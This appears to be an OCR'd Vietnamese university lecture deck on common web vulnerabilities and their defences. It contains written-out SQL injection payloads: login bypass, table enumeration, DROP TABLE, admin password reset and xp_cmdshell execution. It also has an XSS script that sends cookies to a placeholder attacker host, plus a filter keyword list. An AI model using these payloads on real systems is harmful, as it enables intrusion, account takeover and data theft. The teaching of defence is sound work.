Một số lỗ hổng bảo mật Web

Ths. Trần Thị Bích Hạnh

KHOA CÔNG NGHỆ THÔNG TIN
TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN

Nội dung

1. Thread & Vulnerability
2. Một số lỗ hổng bảo mật
3. Cách phòng tránh
4. Tool kiểm lỗi bảo mật

1

THREAD & VULNERABILITY

KHÁI NIỆM

ột số lỗ hổng bảo mật Web

Threats & Vulnerability

- **Threats**
  - Hành động hoặc sự kiện gây hại đến hệ thống

- **Vulnerability**
  - Lỗ hổng hoặc điểm yếu của hệ thống mà từ đó cho phép người khác xâm nhập vào hệ thống

2-3

MỘT SỐ LỖ HỔNG & PHÒNG TRÁNH BẢO MẬT WEB

Một số lỗ hổng bảo mật Web

Một số lỗ hổng bảo mật Web

- Password Cracking
- Email Attack
- SQL Injection
- XSS
- Hidden Field Vulnerability
- Failure to handling Errors

Password Cracking

Phương pháp lưu mật khẩu

- Không mã hóa - Clear
- Mã hóa 2 chiều - Encrypted
- Mã hóa 1 chiều - Hashed

Password cracking

- Brute force attack
- Dictionary attack

UserId	Password	PasswordFormat	PasswordSalt
b44f7a46-f437-4cb3-8461...	myPassword	0 ← Clear	xGUQQ95Kw1X8...
3957ada0-de80-4751-ae9...	g/OBSLD1t/XbIL...	1	rgPAc/1cfFWB7I...
ba257c53-07d8-49ca-94d...	OLRBJtHubgD3d...	1 Salt →	1XUJ6L7DzFv/zS...
5aa01602-aadf-41c1-9e5...	dMe8cwqO3IwP...	1 ← Hashed	6XPIOWjE3GSN...

Không mã hóa mật khẩu

"What is your username & password?"

My name is `marry`. My password is `ballon`.

`ballon`
=
`ballon`
???

Mã hóa 2 chiều

"What is your username & password?"

My name is marry. My password is ballon.

Encode (ballon)
=
YmFsbG9vbiA=
???

"What is your username & password?"

My name is marry. My password is ballon.

ballon
=
Decode(YmFsb...)
???

Mã hóa 1 chiều

"What is your username & password?"

My name is `marry`. My password is `ballon`.

`Encode (ballon)`

=

YmFsbG9vbiA=

???

Password Cracking

File mật khẩu

```
joe     9Mfsk4EQ...
mary    AEd62KRD...
john    J3mhF7Mv...
```

Hacker "mò" các từ khóa đã được mã hóa

Mật khẩu của marry là balloon

```
Encode(apple)     = 9ahda84EQ...
Encode(aardvark)  = z5wcuJWE...
Encode(balloon)   = AEd62KRD...
Encode(doughnut)  = tvj/d6R4...
```

Password Cracking (tt)

- **Brute force attack**
  - Mã hóa hàng ngàn passwords có sẵn bằng hàm hash
  - So sánh kết quả với dữ liệu hash trong database
- **Dictionary attack**
  - Lưu danh sách các username & password thông dụng
  - Dùng các thông tin này để thử đăng nhập hệ thống

Bảo vệ mật khẩu

- **Giới hạn số lần đăng nhập thất bại**
- **Sử dụng mật khẩu mạnh (strong password)**
  - Chiều dài tối thiểu
  - Không sử dụng các từ trong tự điển, dãy ký tự liên tiếp
  - Kết hợp chữ cái, kí tự số, kí tự đặc biệt
- **Sử dụng các giao thức đáng tin cậy khi xử lý mật khẩu**
- **Chứng thực người dùng khi đổi & reset mật khẩu**
  - Khi thay đổi mật khẩu, nên chứng thực lại người dùng: mật khẩu cũ, tài khoản người dùng…
  - Khi nhận được yêu cầu reset mật khẩu, cũng nên xác nhận lại yêu cầu reset

Một số lỗ hổng bảo mật Web

- Password Cracking
- **Email Attack**
- SQL Injection
- XSS
- Hidden Field Vulnerability
- Failure to handling Errors

E-mail Attacks

- E-mail Bombing
  - Gửi cùng một email nhiều lần đến một user
  - Mục tiêu chiếm đường truyền và xử lý của mail server
- E-mail Spamming
  - Gửi email đến nhiều user
  - Thường sử dụng mailing list

Bảo vệ Email


- Không hiển thị địa chỉ email trên web

```
<a href=mailto:yourmail@gmail.com>Gui mail</a>
```

- Sử dụng hình ảnh hoặc ký tự đặt biệt để thay thế

Ttbhanh at fit dot hcmuns dot edu dot vn

- Thiết lập rule cho mailing list chỉ nhận email từ mail nội bộ
- Sử dụng CAPCHA đề phòng nhập liệu tự động…



Một số lỗ hổng bảo mật Web

- Password Cracking
- Email Attack
- **SQL Injection**
- XSS
- Hidden Field Vulnerability
- Failure to handling Errors

SQL Injection

- Một kĩ thuật cho phép những kẻ tấn công lợi dụng **lỗ hổng trong việc kiểm tra dữ liệu nhập** trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu để đưa vào và **thi hành các câu lệnh SQL bất hợp pháp**


Các dạng tấn công SQL Injection

- Vượt qua kiểm tra lúc đăng nhập (authorization bypass)
- Lấy dữ liệu
- Thay đổi dữ liệu
- Gọi thực thi chương trình khác

Vượt Kiểm tra lúc đăng nhập

- Câu SQL thường dùng trong đăng nhập:

```
strSQL = "SELECT * FROM Users "
       + "WHERE Username='" + strUsername + "'"
       + " and Password='" + strPassword + "'"
```



Vượt Kiểm tra lúc đăng nhập (tt)

- Để vượt qua, hacker nhập:

  strUsername: `' or '' = '`

  strPassword: `' or '' = '`

- Câu SQL lúc này:

```
SELECT * FROM Users
Where Username = '' or '' = ''
  and Password = '' or '' = ''
```

Câu SQL này luôn đúng, và trả về tất cả thông tin trong bảng Users

Lấy dữ liệu - Sử dụng câu Select

- Xem chi tiết 1 bản tin
  - http://www.myhost.com/shownews.aspx?ID=123
  - Code xử lý

```
string ID = Request.QueryString["ID"];
string strSQL = "select * from News
            where NewsID=" + ID;
```

- Nếu người dùng thay chỗ 123 bằng chuỗi 0 or 1=1
- Khi đó câu lệnh SQL:
  - select * from News where NewsID=0 or 1=1

Kết quả là sẽ hiện tất cả tin tức

Lấy dữ liệu - Sử dụng câu Select & Union

- Một số ví dụ khác
  - `' UNION SELECT ALL SELECT OtherField FROM OtherTable WHERE ' '='`

nếu hệ thống báo lỗi về cú pháp dạng: Invalid object name

"OtherTable"; ta có thể biết chắc là hệ thống đã thực hiện câu SELECT sau từ khóa UNION

- `' UNION SELECT name FROM sysobjects WHERE xtype = 'U'`

Liệt kê tên tất cả các bảng dữ liệu

Thay đổi dữ liệu - Sử dụng câu lệnh Insert

- Câu lệnh dùng:

```
string strSQL = "INSERT INTO TableName "
+ "VALUES('" + strValue1 + "','" + strValue2 + "','"
+ strValue3 + "')"
```

- Nếu người dùng nhập trường thứ nhất (strValue1)

```
'+(SELECT TOP 1 FieldName FROM TableName)+'
```

- Khi đó câu lệnh SQL:

```
INSERT INTO TableName VALUES(' ' + (SELECT TOP 1
   FieldName FROM TableName) + ' ', 'abc', 'def')
```

Ngoài lệnh Insert, thì câu lệnh này còn thực hiện lệnh Select

Thay đổi dữ liệu – Sử dụng câu lệnh Update & Drop

- `; DROP TABLE <Tên Table> --`

Xóa bảng dữ liệu

- `; UPDATE USERS SET EMAIL='your email' WHERE username='admin'`

Tạo địa chỉ email mới sau đó sử dụng chức năng password recovery

- `' UNION UPDATE USERS SET PASSWORD='your pass' WHERE username='admin'`

Thiết lập mật khẩu mới

Gọi thực thi chương trình khác - Sử dụng stored-procedures

- Thực thi với quyền quản trị hệ thống ‘sa’
  - '; EXEC xp_cmdshell 'cmd.exe dir C:'

Thực hiện lệnh liệt kê thư mục trên ổ đĩa C:\ cài đặt server

- Việc phá hoại kiểu nào tuỳ thuộc vào câu lệnh đằng sau cmd.exe.

Cách phòng tránh SQL Injection


- Kiểm soát chặt chẽ dữ liệu nhập vào
  - Sử dụng Validation Control
  - Viết hàm lọc các ký tự đặc biệt trong chuỗi nhập vào `(" ", "'", ";", "--", "xp_", "select", "drop", "insert", "delete”)`
  - Sử dụng Parameters cho Store procedure/SQL
- Thiết lập cấu hình an toàn cho hệ quản trị cơ sở dữ liệu
  - Giới hạn quyền xử lí dữ liệu đến tài khoản người dùng
  - Tránh dùng đến các quyền như dbo hay sa.

Một số lỗ hổng bảo mật Web

- Password Cracking
- Email Attack
- SQL Injection
- **XSS**
- Hidden Field Vulnerability
- Failure to handling Errors

XSS (Cross-Site Scripting)

- Một kĩ thuật cho phép những kẻ tấn công lợi dụng **lỗ hổng trong việc kiểm tra dữ liệu nhập** trong các ứng dụng web và các thông báo lỗi nhằm **chèn những đoạn mã script nguy hiểm có thể gây nguy hại cho những người sử dụng**




Phát hiện lỗ hổng XSS

1. Vào website cần kiểm tra
2. Định vị các form nhập liệu: search, login form, querystring…
3. Nhập hoặc chèn đoạn script vào form nhập liệu hoặc trên đường dẫn url & submit. Ví dụ


```
<script>alert('XSS');</script>
```

4. Nếu thấy cửa sổ alert xuất hiện thì website có lỗ hổng XSS




Ref: http://ha.ckers.org/xss.html


Phát hiện lỗ hổng XSS – Ví dụ



Tấn công XSS


1. Sends URL containing a hidden script
4. Browser executes script and sends private data
2. Follows URL containing script
3. Serves page containing script
SomeLegitSite.com

Tấn công XSS – Ví dụ




```
<script>
  i=new Image();
  i.src="http://www.evil.org/getcookie.aspx?cookie=" +
        escape(document.cookie);
</script>
```

Cách phòng tránh XSS

- **Kiểm tra dữ liệu nhập từ người dùng**
  - Chỉ chấp nhận những dữ liệu hợp lệ
  - Lọc các ký tự đặc biệt
  - Phát hiện các thẻ script

- **Mã hoá** (encoding) các kí tự đặc biệt trước khi in ra website nhằm ngăn chặn website tự thực thi các script không mong muốn

Một số lỗ hổng bảo mật Web

- Password Cracking
- Email Attack
- SQL Injection
- XSS
- **Hidden Field Vulnerability**
- Failure to handling Errors


Hidden Field Vulnerability

- Là thông tin ẩn trong trang web, được thể hiện dưới thẻ

```
<input type="hidden" value="xyz"
/>
```


- Không hiển thị lên trình duyệt
- Có thể xem được với chức năng View Source

Hidden Field Vulnerability – Ví dụ



